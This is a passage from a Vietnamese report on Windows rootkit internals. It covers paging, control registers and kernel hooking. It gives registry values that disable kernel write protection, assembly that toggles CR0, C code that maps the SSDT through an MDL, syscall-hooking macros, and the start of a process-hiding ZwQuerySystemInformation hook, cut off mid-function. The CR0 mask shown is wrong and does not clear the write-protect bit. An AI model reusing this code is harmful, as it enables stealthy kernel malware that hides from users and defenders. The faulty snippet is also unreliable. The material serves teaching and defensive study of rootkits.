- Địa chỉ vật lý được tìm ra nhờ chỉ mục ở trong trang
- 12 bit cuối là phần địa chỉ dùng để xác định offset trong trang nhớ vật lý (tối đa 4096bytes), trong đó lưu dữ liệu yêu cầu của chương trình.

Địa chỉ yêu cầu từ các chương trình gọi là địa chỉ ảo, địa chỉ đó cần được dịch sang địa chỉ thật (địa chỉ vật lý). Chỉ cần qua một vài bước đơn giản là địa chỉ ảo sẽ được dịch sang địa chỉ vật lý, và toàn bộ dữ liệu đều có thể can thiệp bởi rootkit.

#### 2.5.7. Phần tử thư mục trang nhớ và phần tử bảng trang nhớ

Chi tiết các bit của từng phần tử trong thư mục trang: Thư mục trang là một mảng gồm các phần tử trang. Khi một phần tử được truy nhập, bit thứ 2 (bit U) sẽ được kiểm tra. Nếu nó được đặt là 0 thì chỉ có tiến trình thuộc kernel mode mới có thể truy nhập.

*Bảng 2.18. Các bit của một phần tử trong thư mục trang*

31	12	11	9	8	7	6	5	4	3	2	1	0
Page Table Base Address				0	P S	0	A	P C D	P W T	U	W	P

Bit 1 cũng được kiểm tra, nếu nó đặt là 0 thì bộ nhớ chỉ đọc. Do phần tử thư mục trang trỏ đến bảng trang cho nên những thiết lập của phần tử thư mục trang cũng áp dụng cho bảng trang.

Phần tử bảng trang: một phần tử bảng trang trỏ đến một trang nhớ. Bit U xác định quyền truy cập cho chương trình ở kernel mode. Bit W xác định khả năng đọc/ghi trang nhớ. Bit P nếu là 0 thì trang nhớ đã được ghi lên đĩa, nếu trang nhớ được yêu cầu ghi ở trên đĩa thì nó phải được page-in vào bộ nhớ để có thể tiếp tục được sử dụng.

Trong hệ điều hành Windows, một số trang nhớ chứa SSDT và IDT được đặt là chỉ đọc. Nếu muốn thay đổi những trang này thì cần phải chuyển trang đó thành đọc/ghi được. Cách tốt nhất hiện tại mà rootkit có thể thực hiện đó là sử dụng kỹ thuật CR0 sẽ được trình

bày ở phần Các kỹ thuật của Rootkit. Cách khác có thể làm cho những trang nhớ đó có thể đọc/ghi được là thay đổi 2 khóa sau trong Registry:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
Management\EnforceWriteProtection = 0
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
Management\DisablePagingExecutive = 1
```

#### 2.5.8. Đa tiến trình và đa thư mục trang nhớ

Trên lý thuyết chỉ cần một thư mục trang là hệ điều hành có thể phục vụ cho nhiều tiến trình, bảo vệ bộ nhớ giữa các tiến trình và ghi trang nhớ lên đĩa. Nhưng chỉ với một thư mục nhớ thì chỉ có một ánh xạ duy nhất cho bộ nhớ ảo, nghĩa là các tiến trình chia sẻ cùng một vùng nhớ, nhưng trong hệ điều hành Windows NT/2000/XP/2003 mỗi tiến trình có một vùng nhớ riêng.

Địa chỉ bắt đầu của hầu hết các chương trình là 0x00400000, làm cách nào để Windows có thể cho phép nhiều tiến trình cũng có một địa chỉ bắt đầu, đó chính là kỹ thuật sử dụng nhiều thư mục trang nhớ.

Mỗi tiến trình trong hệ thống sử dụng một thư mục trang nhớ, mỗi tiến trình có giá trị thanh ghi CR3 riêng. Do vậy mà địa chỉ bắt đầu của mỗi tiến trình giống nhau nhưng lại được dịch ra 2 địa chỉ vật lý khác nhau. Do vậy mà tiến trình này không thể nhìn thấy vùng nhớ của tiến trình kia.

Vùng nhớ trên 0x7FFFFFFF dành cho nhân. Mặc dù chạy ở Ring 0 nhưng các tiến trình vẫn phải có ngữ cảnh cho tiến trình (các thanh ghi, access token và các tham số khác), bên cạnh đó ngữ cảnh tiến trình cũng bao gồm cả thanh ghi CR3. Để phát triển rootkit thì khả năng can thiệp vào các trang nhớ cho tiến trình không chỉ ảnh hưởng đến các tiến trình ở user mode mà còn ảnh hưởng đến tiến trình ở kernel mode.

#### 2.5.9. Các thanh ghi điều khiển

Nhìn từ phía các bảng hệ thống thì chỉ có một vài thanh ghi điều khiển quan trọng chi phối hoạt động của CPU. Những thanh ghi này có thể được sử dụng bởi rootkit.

Các thanh ghi điều khiển được giới thiệu từ những bộ vi xử lý 286, có tên là “machine status word”. Sau đó từ các hệ thống 386, nó được đổi tên thành “Control Register” (CR - Thanh ghi điều khiển). Đến những hệ thống 486, bit bảo vệ ghi vào bộ nhớ (Write Protect bit) được thêm vào thanh ghi điều khiển số 0 (CR0). Bit WP nếu được đặt là 0 thì CPU có khả năng ghi vào những trang nhớ được đánh dấu là chỉ đọc (read-only). Điều này rất quan trọng với rootkit vì nó có thể ghi vào được phần dữ liệu của hệ thống.

Đoạn mã sau là kỹ thuật CR0, cấm chức năng bảo vệ bộ nhớ

```
// Cấm chức năng bảo vệ bộ nhớ
__asm
```

```
{
    push eax
    mov eax, CR0
    and eax, 0FFFFFFFh
    mov CR0, eax
    pop eax
}
// thực hiện việc đọc ghi tùy ý
// Cho phép lại chức năng bảo vệ bộ nhớ
__asm
{
    push eax
    mov eax, CR0
    or  eax, NOT 0FFFFFFFh
    mov CR0, eax
    pop  eax
}
```

Ngoài CR0 0, cũng có một vài CR khác như:

CR1: không sử dụng

CR2: sử dụng khi CPU hoạt động ở protect mode, nó lưu địa chỉ của trang nhớ mà gây ra lỗi trang.

CR3: lưu địa chỉ của thư mục trang

CR4: chưa được dùng

Thanh ghi EFLAGS: Điều khiển cờ bẫy, khi mà cờ này được đặt thì CPU sẽ chạy.

## 2.6. KERNEL HOOK

### 2.6.1. Vùng nhớ của kernel

Vùng nhớ của kernel trong hệ thống x86 từ địa chỉ 0x80000000, nếu trong khi khởi động hệ điều hành Windows mà có tham số /3GB thì địa chỉ của vùng nhớ kernel sẽ từ 0xC0000000.

Theo qui tắc chung của hệ thống thì tiến trình không thể truy nhập vào vùng nhớ của kernel, trừ những trường hợp “call gate” (xem mục 2.5.3, chi tiết hơn ở IA-32 Intel Architecture Software Developer's Manual, Volume 3, Section 4.8) được thiết lập hoặc một tiến trình có quyền debug các hàm API. Để có được khả năng truy nhập vào vùng nhớ của kernel thì rootkit phải được cài đặt dưới dạng một trình điều khiển thiết bị.

### 2.6.2. Các nhóm hàm trong lập trình windows kernel

Danh sách chi tiết các hàm

Có thể xem danh sách chi tiết các hàm được export trong file

C:\Windows\System32\ntdll.dll bằng cách sử dụng IDA. Kéo thả file ntdll.dll vào IDA và chọn menu Navigate -> Jump To -> Function, sẽ hiện ra danh sách các hàm export từ DLL này.

Crs - Client Server Run Time: Sử dụng để hook những hoạt động client/server

- CsrClientCallServer
- CsrCaptureMessageBuffer
- CsrConnectClientToServer
- CsrNewThread

Dbg – Debug Manager: Hook các hoạt động debug của hệ thống

- DbgBreakPoint
- DbgUserBreakPoint
- DbgPrint
- DbgUiConnectToDbg

Etw – Event Tracing for Windows: Hook các hàm theo dõi vết

- EtwTraceEvent
- EtwEnableTrace
- EtwGetTraceEnableLevel
- EtwGetTraceEnableFlags

Ki – Kernel: Những hàm được gọi từ nhân

- KiUserCallbackDispatcher
- KiRaiseUserExceptionDispatcher
- KiUserApcDispatcher
- KiUserExceptionDispatcher

Ldr – Loader Manager: Hook những hàm loader

- LdrInitializeThunk
- LdrLockLoaderLock
- LdrUnlockLoaderLock
- LdrGetDllHandle
- LdrGetProcedureAddress

Pfx – ANSI Prefix Manager: Hook những hàm thao tác trên chuỗi dạng ANSI

- PfxInitialize
- PfxRemovePrefix
- PfxInsertPrefix
- PfxFindPrefix

Rtl – Runtime Library: Dùng cho các hoạt động sau:

- Khởi tạo và làm việc với chuỗi
- Khởi tạo và làm việc với tiến trình
- Khởi tạo và làm việc với các tài nguyên
- Khởi tạo và làm việc với critical sections object



Critical section object là một đối tượng cung cấp sự đồng bộ giống như đối tượng mutex hoặc đối tượng semaphore của Windows, bao gồm việc quản lý việc chia sẻ các tài nguyên cho các tiến trình dùng chung.

- Khởi tạo và làm việc với security objects
- Các thao tác với bộ nhớ
- Các thao tác với các kiểu dữ liệu
- Xử lý các ngoại lệ
- Xử lý truy nhập
- Xử lý thời gian
- Các thao tác trên bộ nhớ heap
- Các thao tác nén và giải nén
- Các hoạt động trên IPv4 và IPv6

Zw - File and Registry: Các thao tác trên tệp và registry


- Các thao tác trên File
- Các thao tác trên Registry
- Xử lý truy nhập
- Xử lý thời gian
- Xử lý sự kiện
- Token operations
- Thao tác trên các tiến trình
- Thao tác trên cổng

### 2.6.3. Hook bảng chỉ dẫn dịch vụ hệ thống – ssdt

Bảng chỉ dẫn dịch vụ hệ thống lưu địa chỉ của các hàm thực hiện dịch vụ hệ thống, bảng này chỉ mục bởi số hiệu dịch vụ để tìm ra địa chỉ của dịch vụ cần gọi, các tham số truyền cho dịch vụ lưu ở bảng tham số dịch vụ hệ thống (System Service Parameter Table - SSPT).

KeServiceDescriptorTable là một bảng của Kernel. Bảng này chứa một con trỏ trỏ đến SSDT gồm những dịch vụ cốt lõi của hệ thống trong Ntoskrnl.exe. KeServiceDescriptorTable cũng có một con trỏ trỏ đến SSPT.





Hình 2.25. Cấu trúc bảng mô tả dịch vụ hệ thống


Bảng SSDT trên hình lưu những địa chỉ của từng hàm trong kernel. Mỗi địa chỉ dài 4 bytes. Ở dưới là bảng SSPT(System Service Parameter Table), mỗi phần tử là 1 byte dạng hexa chỉ kích thước tham số của mỗi hàm. Ví dụ trên hình hàm ở địa chỉ 0x804AB3BF nhận 0x18 byte tham số. Ngoài ra cũng có 1 bảng khác gọi là bảng KeServiceDescriptorTableShadow lưu địa chỉ của các dịch vụ User và GDI trong kernel driver Win32.sys.

Lời gọi dịch vụ hệ thống được gửi đi khi có ngắt 0x2E hoặc lệnh SYSENTER được gọi. Trình chuyển yêu cầu gọi dịch vụ sẽ chuyển đến cho kernel. Các hệ thống con(ví dụ như Win32) có thể gọi trực tiếp KiSystemService trong Ntdll.dll và nạp số hiệu dịch vụ vào EAX, thanh ghi EDX sẽ lưu địa chỉ của các tham số trong user mode.

Khi rootkit được nạp dưới dạng trình điều khiển thiết bị vào hệ thống thì nó có thể thay đổi được SSDT, do vậy các ứng dụng muốn xem các thông tin hệ thống có thể bị rootkit hook các hàm cần thiết để che dấu chính nó.

Để thực hiện thay đổi bảng SSDT, bộ phát triển trình điều khiển thiết bị (DDK) cung cấp hàm KeServiceDescriptorTable để truy nhập vào bảng này, tuy nhiên việc thay đổi gặp phải khó khăn với cơ chế bảo vệ bộ nhớ của nhân (Kernel Memory Protection). Tuy nhiên trong mục 2.5.9 có trình bày kỹ thuật CR0 để vượt qua cơ chế bảo vệ bộ nhớ của Windows. Nếu không sử dụng CR0 thì khi một tiến trình bình thường ghi vào vùng nhớ chỉ đọc sẽ gây ra hiện tượng “màn hình xanh” (BSOD – Blue Screen of Death).

Memory Descriptor List (MDL) là một cấu trúc mô tả một vùng nhớ. MDL chứa địa chỉ bắt đầu, tiến trình sở hữu nó, số byte và các cờ liên quan đến nó. Để tránh những lỗi phát sinh và loại bỏ cơ chế bảo vệ bộ nhớ của nhân, chúng ta tạo một MDL bằng KeServiceDescriptorTable và hàm MmBuildMdlForNonPagedPool, sau đó đặt lại cờ MdlFlags MDL\_MAPPED\_TO\_SYSTEM\_VA. Sau đó khóa trang nhớ trở bởi MDL trong bộ nhớ bởi hàm MmMapLockedPages.



Hình 2.26. Cấu trúc một MDL

MDL có cấu trúc:

```
typedef struct _MDL {
    struct _MDL *Next;
    CSHORT Size;
    CSHORT MdlFlags;
    struct _EPROCESS *Process;
    PVOID MappedSystemVa;
    PVOID StartVa;
    ULONG ByteCount;
    ULONG ByteOffset;
} MDL, *PMDL;

#define MDL_MAPPED_TO_SYSTEM_VA 0x0001
#define MDL_PAGES_LOCKED 0x0002
#define MDL_SOURCE_IS_NONPAGED_POOL 0x0004
#define MDL_ALLOCATED_FIXED_SIZE 0x0008
#define MDL_PARTIAL 0x0010
#define MDL_PARTIAL_HAS_BEEN_MAPPED 0x0020
#define MDL_IO_PAGE_READ 0x0040
#define MDL_WRITE_OPERATION 0x0080
#define MDL_PARENT_MAPPED_SYSTEM_VA 0x0100
#define MDL_FREE_EXTRA_PTES 0x0200
```

```
#define MDL_IO_SPACE 0x0800
#define MDL_NETWORK_HEADER 0x1000
#define MDL_MAPPING_CAN_FAIL 0x2000
#define MDL_ALLOCATED_MUST_SUCCEED 0x4000


#define MDL_MAPPING_FLAGS (MDL_MAPPED_TO_SYSTEM_VA | \
MDL_PAGES_LOCKED | \
MDL_SOURCE_IS_NONPAGED_POOL | \
MDL_PARTIAL_HAS_BEEN_MAPPED | \
MDL_PARENT_MAPPED_SYSTEM_VA | \
MDL_SYSTEM_VA | \
MDL_IO_SPACE )
```

Các MDL dùng để ánh xạ vùng nhớ ảo với những trang nhớ vật lý, nếu một MDL trỏ đến 1 trang nhớ mà có MDLFlags đặt là MDL\_MAPPED\_TO\_SYSTEM\_VA thì trang nhớ đó không còn là read-only và ta có thể thực hiện hook

```
#pragma pack(1)
typedef struct ServiceDescriptorEntry
{
    unsigned int *ServiceTableBase;
    unsigned int *ServiceCounterTableBase;
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()
__declspec(dllimport) ServiceDescriptorTableEntry_t KeServiceDescriptorTable;

PVOID* NewSystemCallTable;
PMDL pMyMDL = MmCreateMdl( NULL,
    KeServiceDescriptorTable.ServiceTableBase,
    KeServiceDescriptorTable.NumberOfServices * 4 );
MmBuildMdlForNonPagedPool( pMyMDL );
pMyMDL->MdlFlags = pMyMDL->MdlFlags | MDL_MAPPED_TO_SYSTEM_VA;
NewSystemCallTable = MmMapLockedPages( pMyMDL, KernelMode );
```

Cấu trúc của NewSystemCallTable sau khi được tạo ra như sau:



Hình 2.27. Cấu trúc của NewSystemCallTable sau khi được tạo ra

Để thực hiện hook, chúng ta định nghĩa một số các macro hook sau:

```


#define SYSTEMSERVICE(_func) \
    KeServiceDescriptorTable.ServiceTableBase[*(PULONG)((PUCHAR)_func+1)]
#define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)_Function+1)
#define HOOK_SYSCALL(_Function, _Hook, _Orig) \
    _Orig = (PVOID) InterlockedExchange( (PLONG) \
    &MappedSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
#define UNHOOK_SYSCALL(_Func, _Hook, _Orig) \
    InterlockedExchange((PLONG) \
    &MappedSystemCallTable[SYSCALL_INDEX(_Func)], (LONG) _Hook)
  
```

Macro SYSTEMSERVICE lấy địa chỉ của hàm trong Ntoskrnl.exe, là những hàm bắt đầu bởi Zw\*, sau đó trả về địa chỉ của hàm Nt\* trong SSDT. Những hàm Zw\* là hàm được dùng cho trình điều khiển thiết bị và các thành phần khác của kernel. Chú ý rằng không có sự tương ứng 1-1 giữa các hàm Zw\* và các hàm Nt\*.

Macro SYSCALL\_INDEX lấy địa chỉ của hàm Zw\* và trả về số thứ tự của nó trong bảng SSDT, 2 macro SYSTEMSERVICE và SYSCALL\_INDEX hoạt động dựa trên mã opcode tại điểm bắt đầu của hàm Zw\*. Tất cả các hàm Zw\* đều bắt đầu bởi mã opcode là mov eax, ULONG, với ULONG là chỉ mục của dịch vụ hệ thống trong SSDT, bằng cách lấy tham số ULONG của mã opcode này ta có thể lấy được chỉ mục của hàm.

Macro HOOK\_SYSCALL và UNHOOK\_SYSCALL lấy địa chỉ của hàm Zw bị hook, lấy chỉ mục của hàm đó và tự động thay đổi chỉ mục trong SSDT bằng địa chỉ của hàm Hook.

Sau khi thực hiện gọi macro HOOK trên, Kernel Function sẽ được thay thế bởi Hook Fuction như hình dưới đây:



Hình 2.28. Cấu trúc của NewSystemCallTable sau khi bị hook


Các chương trình anti rootkit có thể xây dựng lại bảng System Call Table bằng cách khởi tạo lại bộ nhớ của nhân từ file ban đầu là ntoskrnl.exe. Nếu System Call Table được xây dựng lại sau khi rootkit cài đặt thì tất cả việc xử lý hook đều bị mất. Để chống lại cách này thì những rootkit mới hơn sẽ “bám theo” các entry trong bảng đến những hàm thực sự, sau đó patch những hàm này để nhảy đến những thủ tục riêng của rootkit. Kỹ thuật này được gọi là trampolining (nhào lộn) và sẽ được sử dụng trong việc chen tiến trình(process injection) ở phần User hook. Để phát hiện ra việc xây dựng lại bảng gọi hàm hệ thống, rootkit cần phải bắt được việc kiểm tra bảng và việc gọi thực thi file ntoskrnl.exe, bằng cách hook hàm MmCreateMdl và tìm địa chỉ cơ sở của bảng gọi hàm hệ thống (KeServiceDescriptorTable.ServiceTableBase). Mặt khác cần phải hook hàm ZwOpenSection và tìm OBJECT\_ATTRIBUTE sử dụng \device\physicalmemory. Nếu một tiến trình mà mở bộ nhớ vật lý thì có thể sẽ ghi vào bảng lời gọi hàm hệ thống.

Các chương trình anti rootkit có thể khắc phục bằng cách lưu nhiều bản ntoskrnl.exe cho mỗi phiên bản windows, và load từ nguồn tin cậy, khi đó cách dùng hook hàm ZwOpenFile và theo dõi việc mở file ntoskrnl.exe của rootkit sẽ không khả thi.

#### 2.6.4. Ẩn tiến trình bằng hook kernel API

Hệ điều hành Windows sử dụng hàm ZwQuerySystemInformation để thực hiện truy vấn đến các thông tin của hệ thống. Taskmgr.exe sử dụng hàm này để lấy danh sách các tiến trình trong hệ thống. Thông tin trả về từ hàm này phụ thuộc vào biến SystemInformationClass

yêu cầu. Để lấy thông tin các tiến trình, giá trị của SystemInformationClass là 5. Khi rootkit thay thế hàm NtQuerySystemInformation thì hàm hook mới có thể gọi hàm bị hook rồi lọc kết quả trả về tùy ý.



Hình 2.29. Ẩn tiến trình bằng kernel hook

Các thông tin về tiến trình được lưu trong cấu trúc `_SYSTEM_PROCESSES`, các thông tin về luồng được lưu trong cấu trúc `_SYSTEM_THREADS`. Thông tin quan trọng cần chú ý đó là Tên tiến trình được lưu ở 1 biến `UNICODE_STRING` trong `_SYSTEM_PROCESSES`. Đồng thời còn 2 biến nữa đó là `UserTime` và `Kernel Time` lưu thời gian tiến trình thực thi, chúng ta cần cộng nó vào `UserTime` và `KernelTime` của tiến trình khác trong danh sách đó để tổng thời gian của CPU được giữ là 100%.

```
struct _SYSTEM_THREADS
{
    LARGE_INTEGER    KernelTime;
    LARGE_INTEGER    UserTime;
    LARGE_INTEGER    CreateTime;
    ULONG            WaitTime;
    PVOID            StartAddress;
    CLIENT_ID        ClientId;
    KPRIORTY         Priority;
    KPRIORTY         BasePriority;
    ULONG            ContextSwitchCount;
    ULONG            ThreadState;
    KWAIT_REASON      WaitReason;
};

struct _SYSTEM_PROCESSES
```

```

{
    ULONG          NextEntryDelta;
    ULONG          ThreadCount;
    ULONG          Reserved[6];
    LARGE_INTEGER  CreateTime;
    LARGE_INTEGER  UserTime;
    LARGE_INTEGER  KernelTime;
    UNICODE_STRING ProcessName;
    KPRIORITY      BasePriority;
    ULONG          ProcessId;
    ULONG          InheritedFromProcessId;
    ULONG          HandleCount;
    ULONG          Reserved2[2];
    VM_COUNTERS     VmCounters;
    IO_COUNTERS     IoCounters; //windows 2000 only
    struct _SYSTEM_THREADS Threads[1];
};

```

Hàm `NewZwQuerySystemInformation` sẽ là hàm hook thay thế cho `ZwQuerySystemInformation`, thực hiện công việc lọc toàn bộ tiến trình bắt đầu bởi `_root_`. Đồng thời thực hiện việc cộng toàn bộ thời gian sử dụng CPU ở user mode và kernel mode vào tiến trình Idle của hệ thống.

```

////////////////////////////////////
// Hàm NewZwQuerySystemInformation là hàm hook.
// Hàm ZwQuerySystemInformation() trả về một danh sách liên kết
// của các tiến trình.
// Hàm hook sẽ thực hiện loại trừ những tiến trình trong danh sách mà có
// tên bắt đầu bởi "_root_".
NTSTATUS NewZwQuerySystemInformation(
    IN ULONG SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength)
{
    NTSTATUS ntStatus;
    ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation))
                (SystemInformationClass,
                 SystemInformation,
                 SystemInformationLength,
                 ReturnLength);
}

```

```
if( NT_SUCCESS(ntStatus))
